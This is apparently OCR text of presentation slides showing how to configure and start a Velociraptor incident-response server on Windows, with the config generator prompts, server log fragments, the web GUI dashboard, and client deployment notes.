
Start the server

Administrator: Command Prompt


```
C:\Program Files\Velociraptor>velociraptor-v0.3.1-windows-4.0-amd64
?
Welcome to the Velociraptor configuration generator
---------------------------------------------------

I will be creating a new deployment configuration for you. I will
begin by identifying what type of deployment you need.

 Self Signed SSL
Generating keys please wait....
? Enter the frontend port to listen on. 8000
? What is the public DNS name of the Frontend (e.g. www.example.com
? Path to the datastore directory. C:\Users\Nick\AppData\Local\Temp
? Path to the logs directory. C:\Users\Nick\AppData\Local\Temp
? Where should i write the server config file? server.config.yaml
? Where should i write the client config file? client.config.yaml
? GUI Username or email address to authorize (empty to end): nick
? GUI Username or email address to authorize (empty to end):

C:\Program Files\Velociraptor>dir
 Volume in drive C has no label.
 Volume Serial Number is 0CF9-8FE5

 Directory of C:\Program Files\Velociraptor

07/23/2019  09:09 AM    <DIR>          .
07/23/2019  09:09 AM    <DIR>          ..
07/23/2019  09:09 AM             1,959 client.config.yaml
07/23/2019  09:09 AM            10,337 server.config.yaml
07/15/2019  12:00 AM        32,105,280 velociraptor-v0.3.1-windows-
               3 File(s)     32,117,576 bytes
               2 Dir(s)  84,104,568,832 bytes free

C:\Program Files\Velociraptor>
```


Server setup






Start the server


https://localhost:8889
Not secure | https://localhost:8889
Sign in
https://localhost:8889
Username
nick
Password
Sign in
Cancel
--config server.config.yaml frontend -v
7.0.0.1:8003
ests at 0.0.0.0:8000
nAddr":"127.0.0.1:8889"}
nitor.Health/Prometheus
ric.Client.Stats
ows.Events.ProcessCreation
3 File(s) 32,117,576 bytes
2 Dir(s) 84,104,568,832 bytes free
C:\Program Files\Velociraptor>


https://localhost:8889
Not secure | https://localhost:8889
Sign in
https://localhost:8889
--config server.config.yaml frontend -v
Velociraptor | Home
Not secure | https://localhost:8889/app.html
Search Box
0
nick
Last Day
Server status
Currently there are 0 clients connected.
CPU and Memory Utilization
70
60
50
40
30
20
10
0
09:10:32
09:10:42
09:10:52
09:11:02
09:11:12
09:11:22
Currently Connected Clients
1.0
0.8
0.6
0.4
0.2
0.0
09:10:32
09:10:42
09:10:52
09:11:02
09:11:12
09:11:22
2019-07-23 09:12:30 UTC
3 File(s) 32,117,576 by
2 Dir(s) 84,104,568,832 by
C:\Program Files\Velociraptor>

Client deployment



Use your deployment method of choice.

Recommend a signed MSI for Windows.

You're ready to go

Clients have a persistent connection to the server.

